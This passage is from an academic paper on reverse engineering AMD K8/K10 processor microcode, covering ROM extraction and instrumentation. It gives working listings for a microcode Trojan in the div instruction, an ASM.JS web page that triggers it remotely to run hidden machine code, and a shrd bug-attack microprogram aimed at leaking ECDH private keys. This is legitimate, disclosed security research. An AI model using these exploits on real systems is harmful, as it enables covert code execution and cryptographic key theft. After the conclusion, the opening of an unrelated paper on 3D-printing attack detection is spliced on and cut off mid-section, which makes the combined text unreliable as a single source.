We also successfully intercepted the *div* instruction using the first method. One fundamental limitation of hooking with match registers is that one cannot jump back to the intercepted triad, because the match register would redirect control again, essentially creating an endless loop. We are not aware of a feature to temporarily ignore a match register. Thus we need to intercept a negligible triad and, after execution of our logic, jump back to the subsequent triad, essentially skipping one triad. We inferred the observable part of the logic of div heat map triads. We proceeded by iteratively branching directly to the triads with a known CPU state with a match register hook set to the following triad. With this method we found one triad we can skip without visibly changing

<table>

Table 3: Sequence word encoding.

the result. Specifically, we can intercept triad `0x7e5` per match register, induce the desired behavior, and finally jump back to address `0x7e6` via sequence word. It should be noted that the hook is in the middle of the calculation. Thus the source and destination general-purpose registers as well as some internal microcode registers hold intermediate results, which need to be preserved if the correctness of the final result matters.

5.4 Microcode RTL

We developed a microcode register transfer language based on the syntax of Intel x86 assembly language, because for the implementation of microprograms it is impractical to manually assemble bit vectors. In the following, we show a template for a typical microinstruction in our microcode RTL:

```
insn op1, op2[, op3]
```

The `insn` field defines the operation. It is followed by one to three operands of which the first one is always the destination and only the last one may be an immediate. In two-operand mode, the first operand is the destination and the source. There are dedicated load and store instructions. Memory addressing currently supports only one register, i.e., `ld eax, [ebx]`. The size of arithmetic operations is implicitly specified by the destination operand's size. Memory reads always fetch a whole native system word, and the size of memory writes is specified by the source operand's size. The conditional microcode branch encodes the condition in the first operand and the branch target in the second operand, i.e. `jcc nZF, 0xfe5`. The assembler automatically resolves constraints such as `mul` must be placed first in a triad and *write-program-counter* must be placed last. Strictly speaking the sequence words are not instructions, thus we cover them by directives such as `.sw_complete` and `.sw_branch 0x7e6`. The *branch to next triad* sequence words are added implicitly.

6 Hardware Analysis

In addition to the black box microcode reverse engineering presented in the previous section, we analyzed the CPU's hardware in a parallel approach. The goal of hardware analysis was to read and analyze the non-volatile microcode ROM to support reverse engineering of the microcode encoding. Furthermore, this allows us to analyze the actual implementation of microcoded macroinstructions.

Our chosen Device Under Test (DUT) is a Sempron 3100+ (SDA3100AIP3AX) with a 130nm technology size, since it features the largest size of the target CPU family (which facilitates our analysis). Note that the larger technology size allows for additional tolerance margins in both the delayering and the imaging of the individual structures. Similar to any common microcontroller or CPU, the DUT is built using a CMOS process with multiple layers. In contrast to traditional microcontrollers, general-purpose x86 CPUs feature a much larger die size and are stacked up to 12 layers, which increases hardware reverse engineering effort.

We expected the targeted non-volatile microcode ROM to be stored in a cell array architecture. Other memory types to implement microcode ROM, such as flash, Electrically Erasable Programmable Read-only Memory (EEPROM), and RAM, are either too slow, unnecessarily large, or volatile.
Note that the general die structure is almost identical to the die shot provided in [21], which helped our initial analysis identify our Region Of Interest (ROI), the microcode ROM.

6.1 Delayering

After removing the heat sink with a drill, we fully decapsulated the die with fuming nitric acid [46]. In order to visualize the ROM array, we *delayered* (e.g., removed individual stacked layers) from the top of the die. The main challenge during delayering is to uniformly skim planar surfaces parallel to the individual layers. Typically, the delayering process alternates between removing a layer and imaging the layer beneath it [46]. Focusing on our ROI, we were able to neglect other areas of the chip resulting in a more planar surface in important region(s). Note that hardware reverse engineering of the whole CPU

microarchitecture would require a more controlled delayering process and several months to acquire and process the whole layout. The interested reader is referred to our die shot in Figure 3 in the Appendix.

In order to remove layers, we used a combined approach of Chemical Mechanical Polishing (CMP) and plasma etching. During inspection of the seventh layer, we encountered the expected ROM array structure. We acquired images of individual layers using a Scanning Electron Microscope (SEM) since optical microscopy reaches diffraction limits at this structure size. Compared to colored and more transparent images from optical microscopy, SEM images only provide a gray-scale channel, but with higher magnification. In SEM images, different materials can be identified due to brightness yield.

We encountered multiple regular NOR ROM arrays using contact layer (vias) for programming. In NOR ROM with active layer programming, the logic state is encoded by the presence or absence of a transistor [52]. In our case an advanced *bitline-folding* architecture [31] encodes the logic state by either placing a via on the right or the left bitline. Note another property of this ROM type is that only a single via may be set at any time; setting both will result in a short circuit.

Overall, we identified three ROM blocks consisting of 8 subarrays. Each of the 3 ROM blocks has the capability to store 30 kB. Note that our results match the visible blocks in [21]. It is important to note that the vias' positions are hardwired and cannot be changed after shipping. The only possible way to patch bugs in the ROM is to employ the microcode update procedure described in Section 3.3.

6.2 Microcode Extraction

In Figure 2, we highlighted how bits are programmed by this memory type. Bright spots represent a via going down from a metal line, which is either connected to GND or VCC. We chose to represent the individual cells as set to logical '1' if the left via was set and '0' if the right one was set. This convention does not necessarily correspond to the correct runtime interpretation. However, permutations are commonly applied to the ROM memory, hence a misinterpretation can be corrected in a later analysis step.

In order to analyze the microcode ROM bits for any permutations, we processed the acquired SEM images with *rompar* [7]. Using its image processing capabilities, we transformed the optical via positions into bit values.

Microcode ROM Bit Analysis. In order to group the bit values into microinstructions, we carefully analyzed the ROM structure and we made two crucial observations: (1) Each alternating column of bits is inverted due to mirroring of existing cells, which saves space on the die. (2) Since the memory type employs a transposed bitline



Figure 2: Partially interpreted bits in one ROM subarray.

architecture [31], the bit inversion has to be adjusted to each segment.

With both observations in mind, we were able to derive microinstructions from the images. Note that we also had to interleave the subarrays respectively to acquire 64 bits (size of a microinstruction) per memory row. Hence, the ROM allows us to find more complex microinstructions and experimentally reverse engineer their meaning.

7 Microprograms

In this section, we demonstrate the effectiveness of our reverse engineering effort by presenting microprograms that successfully augment existing x86 instructions and add foreign logic. With this paper, we also publish microcode patches [42] that are compiled from scratch and run on unmodified AMD CPUs, namely K8 Sempron 3100+ and K10 Athlon II X2 260/280. We found that the microcode ROM content varies between different processors, but the macroinstruction entry points into the microcode ROM are constant. Thus we assume our microcode patches are compatible with a wider range of K8/K10-based CPUs. We discuss additional applications of microcode in Section 8.

7.1 Instrumentation

Instrumentation monitors the execution of a program and may produce metadata or instruction traces. It is used by program analysis, system defenses, antivirus software, and performance optimization during software development. It has been proven challenging to implement performant instrumentation for COTS binaries. Several mechanisms exist such as function hooking, binary rewriting, virtual machine introspection, and in-place emulation.

However, they come with drawbacks such as coarse granularity, uncertain coverage, and high performance overhead. An instrumentation framework with CPU support based on microcode may evade many of the disadvantages. It should be noted that microcode also has limitations such as only 8 match registers. Currently we can only intercept vector path x86 instructions and the hooks are machine-wide, i.e., not limited to one user-space process. For demonstration purposes we implemented a simple instrumentation that counts the occurrences of the `div` instruction during execution. See Listing 1 for a high-level representation of the instrumentation logic; we refer the interested reader to Listing 7 in Appendix A.3 for a detailed RTL implementation.

```
if (esi == magic) {
    temp = dword [edi]
    temp += 1
    dword [edi] = temp
}
```

Listing 1: High-level description of the instrumentation logic implemented in microcode that counts the `div` instructions during execution.

7.2 Remote Microcode Attacks

Executing microcode Trojans is not limited to a local attacker. An injected microcode hook may lie dormant within a vector path macroinstruction, such as a `div reg32`, and it is triggered as soon as a specific *trigger* condition is met within an attacker-controlled web page. This is possible due to Just-in-Time (JIT) and Ahead-of-Time (AOT) compilers embedded in modern web browsers. They allow to emit specific machine code instructions only utilizing JavaScript (JS). Consider a microcode Trojan for the `div` instruction. We provide a high-level description of the Trojan logic in Listing 2.

```
if (eax == A && ebx == B)
    eip = eip + 1
```

Listing 2: High-level description of the microcode Trojan implemented in microcode that increments the `eip` to execute x86 instructions in a disaligned fashion.

If a `div ebx` instruction is executed while `eax` contains the value `A` (dividend) and `ebx` contains the value `B` (divisor), then the instruction pointer `eip` is increased, and execution continues in a misaligned way after the first byte of the instruction following the `div ebx` instruction. If the trigger condition is not met, the division is executed as expected. Hence, legitimate machine instructions as shown in Listing 3 may be misused to hide and execute arbitrary code.

```
B8 0A000000    mov eax, 0xA
BB 0B000000    mov ebx, 0xB
F7F3           div ebx
05 909090CC    add eax, 0xCC909090
```

Listing 3: x86 machine code to trigger the `div` Trojan in Listing 2.

Due to the microcode Trojan within `div ebx`, which is triggered when the condition `eax == A && ebx == B` is met, the instruction following the division is executed starting at its second byte (Listing 4).

```
B8 0A000000    mov eax, 0xA
BB 0B000000    mov ebx, 0xB
F7F3           div ebx
05             /* SKIPPED */
90             nop
90             nop
90             nop
CC             int3
```

Listing 4: x86 hidden payload executed due to the triggered microcode Trojan.

As shown in Listing 4, the hidden `nop` and `int3` instructions within the constant value of the `add` instruction are executed instead of the legitimate `add` itself. Note that many `add` instructions can be used to hide an arbitrary payload (i.e., `execve()`) instead of `nop` and `int3`.

We were able to emit appropriate machine code instructions using the *ASM.JS* subset of the JS language in Mozilla Firefox 50. ASM.JS compiles a web page's JS code before it is actually transformed into native machine code. We hide our payload within four-byte JS constants of legitimate instructions similar to previous JIT Spraying attacks [12, 51]. Since we also control the dividend and divisor of the division, we eventually trigger the microcode Trojan in the `div` instruction, which in turn starts to execute our payload. Thus, we achieved to remotely activate the microcode hook and use it to execute remotely controlled machine code. We refer the interested reader to the ASM.JS code in Listing 9 in Appendix A.4. While usually *constant blinding* is used in JIT compilers to prevent the injection of valid machine code into JS constants, recent research has shown that browsers such as Microsoft Edge or Google Chrome fail to blind constants in certain cases [38]. Hence, we assume that remotely triggering a microcode Trojan and executing hidden code within other browsers (i.e., Edge or Chrome) is possible, too.

7.3 Cryptographic Microcode Trojans

In order to demonstrate further severe consequences of microcode Trojans, we detail how such Trojans facili-

tate implementation attacks on cryptographic algorithms. More precisely, we present how microcode Trojans enable both (1) a bug attack (representative for Fault Injection (FI) [13]) and (2) a timing attack for Side-Channel Analysis (SCA) [34].

7.3.1 Preliminaries and Goal

Elliptic Curve Cryptography (ECC) has become the prevalent public-key cryptographic primitive in real-world systems. In particular, numerous cryptographic libraries, e.g., OpenSSL and libsodium, employ Curve25519 [10]. Note that the critical scalar multiplication is generally implemented through a Montgomery ladder whose execution is expected to be constant time, see RFC7748 [1].

Bug Attack. Bug attacks [9, 11] are associated with FI; however, they are conceptionally distinct. While FI mainly considers faults injected by an adversary, bug attacks rely on inherent computation bugs [47] and do neither suppose environmental tampering nor physical presence.

Timing Attack. Timing attacks [34] against cryptographic implementations are based on careful analysis of their execution time [14, 57]. Nowadays most libraries employ constant-time implementations as an effective countermeasure.

Our goal for each attack is to enable disclosure of the private key from ECDH key exchange. In order to realize microcode Trojans which facilitate such attacks, we have to arm a microcoded x86 instruction (used in scalar multiplication) with (1) an input-dependent trigger and (2) a payload inducing a conditional fault or additional time, see Listing 5.

```
if (regmd == A)
    regmd = regmd + C
```

Listing 5: High-level microcode Trojan description within an x86 instruction to trigger a conditional bug using the first operand (regmd) of the x86 instruction and the immediate constants A and C.

7.3.2 Implementation

For both attacks, we use the constant-time ECC reference implementation from libsodium [35] compiled for 32-bit architectures. Since Curve25519 employs reduced-degree reduced-coefficient polynomials for arithmetic and the implementation uses 64-bit data types, the following C code is compiled to assembly in Listing 6:

```
carry = (h + (i64) (1L << 25)) >> 26;
```

```
mov     eax, dword [esp+0xd0]
add     eax, 0x2000000
mov     ebx, dword [esp+0xd4]
adc     ebx, 0x0
shrd    eax, ebx, 0x1a
```

Listing 6: x86 machine code implementing 64-bit right shift using the shrd instruction.

This line of code processes internal (key-dependent) data as well as adversary-controlled (public-key dependent) data. We can remotely trigger the condition in the microcoded shrd instruction to apply both the bug attack and the timing attack. Note that in case of a timing-attack, we conditionally execute several nop instructions to induce a data-dependent timing difference.

For a detailed RTL implementation of the bug attack, we refer the interested reader to Listing 8 in Appendix A.3. We emphasize that the necessary primitives for bug attacks and timing side channel attacks can be created via microcode Trojans. This way, even state-of-the-art cryptographic implementations can be undermined.

8 Discussion

8.1 Security Implications

We demonstrated that malware can be implemented in microcode. Furthermore, malicious microcode updates can be applied to unmodified K8 and K10-based AMD CPUs. This poses a certain security risk. However, in a realistic attack scenario, an adversary must overcome other security measures. A remote attacker has to bypass application and operating system isolation in order to apply a microcode update. An attacker with system privileges might as well leverage less complex mechanisms with better persistence and stealth properties than microcode malware. An attacker with physical access may be able to embed a malicious microcode update into the BIOS or UEFI, i.e., in an *evil maid* scenario [44]. However, she has to overcome potential security measures such as TPM or signing of the UEFI firmware. Physical access also enables alternative attack vectors such as cloning the entire disk, or in case of full disk encryption, tamper with the MBR or bootloader. Other adversary models to provide malicious microcode (either through updates or directly in microcode ROM) become more realistic, i.e., intelligence agencies or untrusted foundries. From a hardware Trojan's perspective [58], microcode Trojans provide post-manufacturing versatility, which is indispensable for the heterogeneity in operating systems and applications running on general-purpose CPUs.

Even though AMD emphasizes that their chips are secure [25], the microcode update scheme of K8 and K10 shows once more that *security by obscurity* is not reliable

and proper encryption, authentication, and integrity have to deployed.
It should be noted that attacks leveraging microcode will be highly hardware-specific. Current AMD processors employ strong cryptographic algorithms to protect the microcode update mechanism [15]. Microcode and its effects on system security for current CPUs are unknown with no verifiable trust anchor. Both experts and users are unable to examine microcode updates for (un)intentional bugs.

8.2 Constructive Microcode Applications

We see great potential for constructive applications of microcode in COTS CPUs. We already discussed that microcode combines many advantages for binary instrumentation, see Section 7.1. This could aid program tracing, bug finding, tainting, and other applications of dynamic program analysis. Furthermore, microcode could boost the performance of existing system defenses. Microcode updates could also enable domain-specific instruction sets, e.g., special instructions that boost program performance or trustworthy security measures (similar to Intel SGX [17]).

Hence, the view on microcode and its detailed embedding in the overall CPU architecture are a relevant topic for future research.

8.3 Generality

In addition to x86 CISC CPUs from Intel, AMD, and VIA, microcode is also used in CPUs based on RISC methodologies. For example, reverse engineering of an ARM1 processor [33] disclosed the presence of a decode Programmable Logic Array (PLA) storing microinstructions. The Intel i960 used microcode to implement several instructions [28]. Another noteworthy CPU is the EAL 7 certified AAMP7G by Rockwell Collins [19]. Its separation kernel microcode to realize Multiple Independent Levels of Security (MILS) is accompanied with a formal proof.

8.4 Future Work

In future work we aim to further explore the microarchitecture and its security implications on system security. We want to highlight microcode capabilities and foster the security and computer architecture communities to incorporate this topic into their future research. We require further knowledge of implemented microarchitectures and update mechanisms to address both attack- and defense-driven research. For example, an open-source CPU variant for the security community can lead to instrumentation frameworks and system defenses based on performant microprograms.

9 Conclusion

In this paper we successfully changed the behavior of common, general-purpose CPUs by modification of the microcode. We provided an in-depth analysis of microcode and its update mechanism for AMD K8 and K10 architectures. In addition, we presented what can be accomplished with this technology: First, we showed that augmenting existing instructions allows us to implement CPU-assisted instrumentation, which can enable high-performance defensive solutions in the future. Second, we demonstrated that malicious microcode updates can have security implications for software systems running on the hardware.

Acknowledgement

We thank the reviewers for their valuable feedback. Part of this work was supported by the European Research Council (ERC) under the European Unions Horizon 2020 research and innovation programme (ERC Starting Grant No. 640110 (BASTION) and ERC Advanced Grant No. 695022 (EPoCH)). In addition, this work was partly supported by the German Federal Ministry of Education and Research (BMBF Grant 16KIS0592K HWSec).

Responsible Disclosure

We contacted AMD in a responsible disclosure process more than 90 days prior to publication and provided detailed information about our findings.

A Appendix

A.1 Microcode Specification

As explained in Section 5.1, we designed automated test cases to record which locations of the microcode ROM contain triads used to implement a certain x86 instruction. We then cleared the artefacts caused by our test environment and combined the heat maps of all vector path instructions. Table 4 shows an excerpt of the result.

ROM Address	vector instruction
0x900 - 0x913	-
0x900 - 0x913	-
0x914 - 0x917	rep_cmps_mem8
0x918 - 0x95f	-
0x960	mul_mem16
0x961	idiv
0x962	mul_reg16
0x963	-
0x964	imul_mem16
0x965	bound
0x966	imul_reg16
0x967	-
0x968	bts_imm
0x969 - 0x971	-
0x972 - 0x973	div
0x974 - 0x975	-
0x976 - 0x977	idiv
0x978	-
0x979 - 0x97a	idiv
0x97b - 0x9a7	-
0x9a8	btr_imm
0x9a9 - 0x9ad	-
0x9ae	mfence
0x9af - 09ff	-

Table 4: Truncated microcode ROM heat map.

In Section 5.2 we presented the microcode instruction set structure, which is one major result of our reverse engineering effort. We found four operation classes that separate operations of different domains. The operation type determines the exact operation such as `add` or `mul`. Our collection of operation types and their encodings are listed in Table 5.

Op Class	Mnem	Encoding
RegOp	add	000000000
RegOp	or	000000001
RegOp	adc	000000010
RegOp	sbb	000000011
RegOp	and	000000100
RegOp	sub	000000101
RegOp	xor	000000110
RegOp	cmp	000000111
RegOp	test	000001000
RegOp	rll	000010000
RegOp	rrl	000010001
RegOp	sll	000010100
RegOp	srl	000010101
RegOp	mov	001100000
RegOp	mul	001110000
RegOp	imul	001110001
RegOp	bswap	111000000
RegOp	not	111110101
SpecOp	writePC	001000000
SpecOp	branchCC	0101CCCCC
LdOp	ld	001111111
StOp	st	101010000

Table 5: Collection of microcode operation types.

The microinstruction structure provides two dedicated register fields. One additional register field can be unlocked by enabling register mode, which replaces the 16-bit immediate field. The register fields can encode a number of registers including x86 general-purpose registers and microcode registers. The microcode registers cannot be accessed by x86 instructions. The contents of the microcode registers are only persistent while one macroinstruction is decoded. Most of the microcode registers serve as general-purpose space for immediate values. However, special microcode registers exist that hold the next decode program counter (pcd) or always read as zero (zerod). We listed the microcode registers with mnemonics and encoding in Table 6.

Size				Encoding
00	01	10	11	
al	ax	eax	rax	000000
cl	cx	ecx	rcx	000001
dl	dx	edx	rdx	000010
bl	bx	ebx	rbx	000011
ah	sp	esp	rsp	000100
ch	bp	ebp	rbp	000101
dh	si	esi	rsi	000110
bh	di	edi	rdi	000111
t1l	t1w	t1d	t1q	001000
t2l	t2w	t2d	t2q	001001
t3l	t3w	t3d	t3q	001010
t4l	t4w	t4d	t4q	001011
t1h	t5w	t5d	t5q	001100
t2h	t6w	t6d	t6q	001101
t3h	t7w	t7d	t7q	001110
t4h	t8w	t8d	t8q	001111
regmb	regmw	regmd	regmq	101000
regb	regw	regd	regq	101100
pcb	pcw	pcd	pcq	111000
zerob	zerow	zerod	zeroq	111111

Table 6: General-purpose and microcode register encodings.

A.2 Hardware Analysis

In Section 6 we investigate the hardware of the AMD K8 Sempron 3100+. Hence, we decapsulated and backside-thinned a die to obtain a high-level view of the CPU structure. The marked areas are adopted from [21], since they show multiple similarities with our die shot in Figure 3. Note that we focus on the microcode ROM (marked in green) and neglect the rest of the chip.



Figure 3: Die shot of AMD K8 Sempron 3100+ with different CPU parts. The image was taken with an optical microscope with low magnification. The die is corrugated due to a remaining thickness below 10 micrometers.

A.3 Microprograms

In Section 7.1 we present a constructive application of microcode updates, namely program instrumentation. To demonstrate the feasibility, we implemented a proof-of-concept instrumentation that counts the occurrences of the x86 instruction `div` during execution. It should be noted that the current implementation has some drawbacks, such as reserving two general-purpose registers to steer the instrumentation. However, this is not a fundamental limitation but an engineering issue. The implementation of our proof-of-concept instrumentation is given in Listing 7.

```
1  // set match register 0 to 0x7e5
2
3  .start 0x0
4  // load magic constant
5  mov t1d, 0x0042
6  sll t1d, 16
7  add t1d, 0xf00d
8
9  // compare and condense
10 sub t1d, esi
11 srl t2d, t1d, 16
12 or t1d, t2d
13 srl t2d, t1d, 8
14 or t1d, t2d
15 srl t2d, t1d, 4
16 or t1d, t2d
17 srl t2d, t1d, 2
18 or t1d, t2d
19 srl t2d, t1d, 1
20 or t1d, t2d
21 and t1d, 0x1
22
23 // invert result
24 xor t1d, 0x1
25
26 // conditionally count
27 ld t2d, [edi]
28 add t2d, t1d
29 st [edi], t2d
30
31 .sw_branch 0x7e6
```

Listing 7: Microprogram that instruments the x86 instruction `div` and counts the occurrences.

As explained in Section 7.3, we exploit the x86 `shrd` instruction to implement both the bug attack and the timing attack. The bug attack in our RTL is shown in Listing 8. Note that in order to hook the `shrd` instruction, we have to set a match register to the address `0xaca`. The magic constant as well as the bug value added to the final computation can be arbitrarily chosen.

```
// set match register 0 to 0xaca

.start 0x0
// load magic constant
mov t1d, 0x0042
sll t1d, 16
add t1d, 0xf00d

// compare and condense
sub t1d, esi
srl t2d, t1d, 16
or t1d, t2d
srl t2d, t1d, 8
or t1d, t2d
srl t2d, t1d, 4
or t1d, t2d
srl t2d, t1d, 2
or t1d, t2d
srl t2d, t1d, 1
or t1d, t2d
and t1d, 0x1

// invert result
xor t1d, 0x1

// read immediate
sub t2d, pcd, 0x1
ld t2d, [t2d]
and t2d, 0xff

// implement semantics of shrd
srl regmd4, t2d
mov t3d, 32
sub t3d, t2d
sll t2d, regmd6, t3d
or regmd4, t2d

// conditionally insert bug
add regmd4, t1d

.sw_complete
```

Listing 8: Microprogram that intercepts the x86 instruction `shrd` and inserts a bug that can be leveraged for a bug attack.

A.4 Using ASM.JS to remotely trigger a x86 `div` microcode Trojan

As explained in Section 7.2, we use ASM.JS code in Firefox 50 to trigger the implemented x86 `div` Trojan. It is shown in Listing 9. Instead of using `nop` and `int3` instructions, arbitrary payloads can be implemented. For example, the attacker might deploy a remote shell as soon as the microcode Trojan is triggered, which establishes a connection to her remote control server.

```
<!DOCTYPE HTML>
<html>
<script>
/*
Firefox 50.0 32-bit on Linux
We use a non-weaponized payload. Instructions

offset:         opcodes       assembly
=======         =======       ========
0x00000000:     05909090a8    add eax, 0xa8909090
0x00000005:     05909090cc    add eax, 0xcc909090

become a nop-sled with a breakpoint at the
end, if the first instruction is executed
from offset 1:

offset:          opcodes        assembly
=======          =======        ========

0x00000007:      90             nop
0x00000008:      90             nop
0x00000009:      cc             int3
*/
function generate_microcode_trigger(){
    "use asm";
    function exec_payload(dividend, divisor){
        dividend = dividend|0;
        divisor = divisor|0;
        var val = 0;
        /* div ebx */
        val = ((dividend>>>0)/(divisor>>>0))>>>0;
        /* add eax, 0xA8909090 */
        val = (val + 0xa8909090)|0;
        /* add eax, 0xCC909090 */
        val = (val + 0xcc909090)|0;
        return val|0;
    }
    return exec_payload;
}

function main(){
    /* trigger condition: */
    /* dividend */
    eax = 0xa1a2a3a4
    /* divisor */
    ebx = 0xb1b2b3b4

    trigger_microcode_trojan =
        generate_microcode_trigger();
    trigger_microcode_trojan(eax, ebx);
}
</script>
<body onload=main()>
</body>
</html>
```

Listing 9: ASM.JS code within a remote web page which emits a `div ebx` instruction and an attacker-controlled payload in Firefox 50.0.

See No Evil, Hear No Evil, Feel No Evil, Print No Evil? Malicious Fill Pattern Detection in Additive Manufacturing

Abstract

Additive Manufacturing is an increasingly integral part of industrial manufacturing. Safety-critical products, such as medical prostheses and parts for aerospace and automotive industries are being printed by additive manufacturing methods with no standard means of verification. In this paper, we develop a scheme of verification and intrusion detection that is independent of the printer firmware and controller PC. The scheme incorporates analyses of the acoustic signature of a manufacturing process, real-time tracking of machine components, and post production materials analysis. Not only will these methods allow the end user to verify the accuracy of printed models, but they will also save material costs by verifying the prints in real time and stopping the process in the event of a discrepancy. We evaluate our methods using three different types of 3D printers and one CNC machine and find them to be 100% accurate when detecting erroneous prints in real time. We also present a use case in which an erroneous print of a tibial knee prosthesis is identified.

1 Introduction

Additive Manufacturing (AM), also known as 3D printing, is an emerging field that shows promise in reducing waste, time, and infrastructure needed in a manufacturing process. Many major companies including Ford, GE, Airbus, SpaceX, Koenigsegg, and NASA are currently utilizing AM for both prototyping and production-quality manufacturing [43, 2, 1, 25, 15, 24]. Additionally, AM has been employed as a useful tool for printing medical implants [9], and cutting edge research is underway on producing food, drugs, and living tissue using AM techniques [4, 21]. Across industries, AM is expected to reach a market potential of 50% by 2038 [53].

Because of this potential for wide-spread use of AM in the coming decades, work has begun on understanding the security challenges that are unique compared to traditional manufacturing and cyber-physical security. Mark Yampolskiy, *et al.* [55] outlined a taxonomy for the potential of the misuse of a 3D printer as a weapon (3D-PaaW). In their paper, they identify the elements which may compromise or manipulate an AM environment, the targets of attack (printed object, printers, or environment), and the parameters for understanding the potential effectiveness of a given attack.

In this paper, we focus on the use of a 3D-PaaW to manipulate the physical properties of a printed object through manipulation of the object specifications, manufacturing parameters, and/or source material. According to the taxonomy described by Yampolskiy, *et al.* each of these are classified as attacks which would be achievable by an adversary through the manipulation of printer firmware or the controller PC. It has been shown that structural integrity can easily be compromised by introducing slight modifications in the model, e.g., a minuscule void injected into a manufactured dog bone can reduce the yield load by 14 percent [48].

In order to combat these forms of attack, we propose three methods of verification of design parameters that utilize analysis of the acoustic signal, embedded materials, and spatial position of machine components. These are chosen because they provide information about the manufactured design *without* access to the STL file or the G-code instructions[1] read by the printer. We do not consider our techniques to be a panacea for all verification needs. They are meant to be complementary to domain-specific verification methods. In some cases, this may be means of saving costs, e.g., by detecting malicious prints in real-time and ending them at the onset of a detection. In other cases, this may be a means of ensuring safety, e.g., by detecting malicious materials or designs before

[1] An STL file is a STereoLithography file for CAD software used in 3D printing. G-code is the set of actual instructions for 3D printers that are generated for particular models given an STL file and the print configuration, e.g., print speed and infill density.

the print is used. Throughout the course of this paper, we will consider the use case of printing the tibial portion of a knee prosthesis.

Our contributions are as follows:

- A multi-layered approach to the verification of design specifications, manufacturing parameters, and materials used in an AM.
- Proposed implementations of aforementioned approach for in-house and third-party AM producers.
- A case study of a scenario in which a malicious print of a medical prosthetic is identified.

The paper is organized as follows. We first provide a background in AM verification along with a system overview and threat model in section 2. We then provide details for the different types of verification methods that we proposed in section 3. In section 4, we evaluate the effectiveness of the combined verification scheme on a malicious print of a tibial knee implant. In section 5 we discuss the implementation and limitations of the verification scheme. We conclude in section 6 and discuss future work.

2 Background and System Model

In this section we discuss the previous efforts related to side-channel analysis of AM and verification of the physical models. We then provide a system overview of our approach as well as the threat model that will be used for the rest of the paper.

2.1 Side-Channel Analysis

In this paper we provide a means of verification by utilizing the various side-channels of the printing process. We also use materials science based verification to verify that the intended physical model is printed. As such, we first review previous efforts that have been made for the analysis of the side-channels involved in the AM process. We then provide a brief review on materials-based verification techniques like Raman spectroscopy and computed tomography (CT).

Acoustic, Magnetic, and Motion Sensing. KCAD [11] provided the first method of using the analog emissions of AM processes for the purpose of detecting so-called zero-day kinetic cyber-attacks. However, the work utilizes only one 3D printer and only investigates attacks in which simple variations in the exterior design. The paper also lacks any means of verifying the printed materials post-manufacturing. The focus of the majority of previous work on the analysis of side-channels from 3D printers used in AM has been its usefulness in obtaining intellectual property. Chen Song, *et al.* [44] and Avesta Hojjati, *et al.* [22] each showed that the array of sensors available on a modern smart phone can be leveraged to re-create designs produced from 3D printers or CNC machines. The sensors used in each study to collect side-channel data included the microphone, magnetometer, and accelerometer. Each group was able to reconstruct simple printed designs using supervised machine learning and manual analysis of sensor signals respectively. However, each group was only able to reconstruct very simple shapes such as two-dimensional outlines of airplanes or keys with no fill structure.

Beyond 3D printing and manufacturing, acoustic signals have also been shown to be useful in a growing number of security applications. As an example, Guri Mordechai, *et al.* [19] showed that information can be transmitted from a speakerless PC using information embedded in the sound of a cooling fan. Likewise, accelerometers have been used across industries as quality control sensors in CNC machines [31].

2.2 Physical Model Verification

The physical model that is printed from the AM machines are typically verified in a manner specific to the domain, such as mechanical strength testing [48]. Chien, *et al.* [12] use several techniques such as surface morphology characterization to verify 3D-printed tissue scaffolds. Furthermore, several solutions have been presented as preventative measures to future physical failures, such as the solution presented by Stava, *et al.* [45] for detecting and correcting models prior to being printed. However, these only correct the models that are being sent to the printer and do not verify the actual physical model in the event that the printer itself is compromised.

Imaging Analysis. We will now discuss the background for two modalities used for observing the composition of materials that will be explored in this paper for the verification of 3D printed models. It is important to note that we do not consider these modalities to be the most effective imaging techniques nor the most cost-effective solutions. As we will discuss in section 4, we chose these two modalities as they were readily available and are generalizable. Both solutions will act as a template for imaging techniques that are used to identify embedded materials. The choices for both the imaging technique and the associated embedded materials will be specific to the context in which they are applied.

Raman Spectroscopy. Surface-enhanced Raman spectroscopy (SERS) has been shown to be sensitive to single-molecule detection [35, 28, 34, 30]. Nie, *et al.* [35] have shown that silver colloidal nanoparticles can be used to amplify the spectroscopic signature of ad-



Figure 1: System Model.

sorbed Rhodamine 6G (R6G) and enable the single R6G molecule detection at room temperature. Furthermore, the sizes and shapes of the colloids enhance the spectral responses at different plasmon bands [36, 37]. We find that this technique can be utilized for post-production verification of 3D printed objects. By embedding a series of detectable markers of contrast agents in SERS at specific location within the 3D printed object, the SERS process would be able to reconstruct the model and verify the integrity of the internal structure of an object.

Computed Tomography. CT is typically used in medical applications to enable doctors to view precise images of their patients' internal organs [26]. Additionally, CT scanning also has been used in a wide variety of applications for verifying structural integrity. Cnudde, *et al.* [13] discuss the application of CT scanning in the context of geomaterials. Akin, *et al.* [5] also discuss the use of CT as a non-destructive method for imaging multiphase flow in porous media in the context of petroleum engineering research. Similarly, Alymore [7] discusses how CT scanning was used as a non-destructive method for studying soil behavior and soil/plant/water relations in space and time. In this study, we utilize CT in a similar fashion to construct models and verify the integrity of completed objects.

2.3 System Model

Figure 1 provides an overview of the system model that includes all verification techniques presented in this paper. Our system assumes that there is an end user with a 3D model design. The design will be printed on a 3D printer that is controlled by a controller PC. The 3D printer may or may not be controlled by a third party entity. The end user will send her design to be printed. Throughout the printing process, the object will be verified using three verification layers. The first two layers are achieved through acoustic side-channel analysis and spatial sensing which analyze the sound and physical position of printing components respectively. The third layer is that of materials verification in which imaging techniques are used to verify that the print is made from the proper material and printed correctly.

The end user may supply her own modified set of materials to the printer so that physical model verification may be performed upon completion. The goal is to embed special materials into the filament that is used in 3D printing. The modified filament can be used for materials verification purposes.

For the remainder of the paper, acoustic side-channel verification, spatial side-channel verification and materials verification are referred to as the acoustic layer, spatial layer, and material layer respectively.

2.4 Threat Model

The threat model assumes that the attacker has full knowledge of both the printer and its control software. If a third party manufacturer or affiliate of the user is involved, they are trusted as an organization. Therefore, they are willing to provide information about the print for verification. However, malicious entities may include network intruders, disgruntled employees, or other insider threats. The attack is carried out such that the printer behaves maliciously despite being sent G-code [2] for a non-malicious print. Meanwhile, the controller PC indicates that the print is being carried out correctly. This attack is feasable using a a cyber-physical rootkit such as Harvey described by Garcia, *et al.* [18].

[2] G-code is the set of instructions interpreted by a 3D-Printer, CNC, or other machine that includes information about motion direction, speed, and other operations.

It is also assumed that training prints may be performed under supervised circumstances in which it may be reasonably assumed that no attack is taking place. This may be achieved by a direct connection between the controlling machine and the printer via USB. The materials supplier shown in Figure 1 is assumed to be trusted. Untrusted materials suppliers are beyond the scope of this paper. For the materials-based verification, the modified filaments with the embedded materials are to be supplied directly by the end user. Furthermore, all communication channels among trusted entities are assumed to be secure.

2.5 Use Case: Prosthetic Tibial Implant

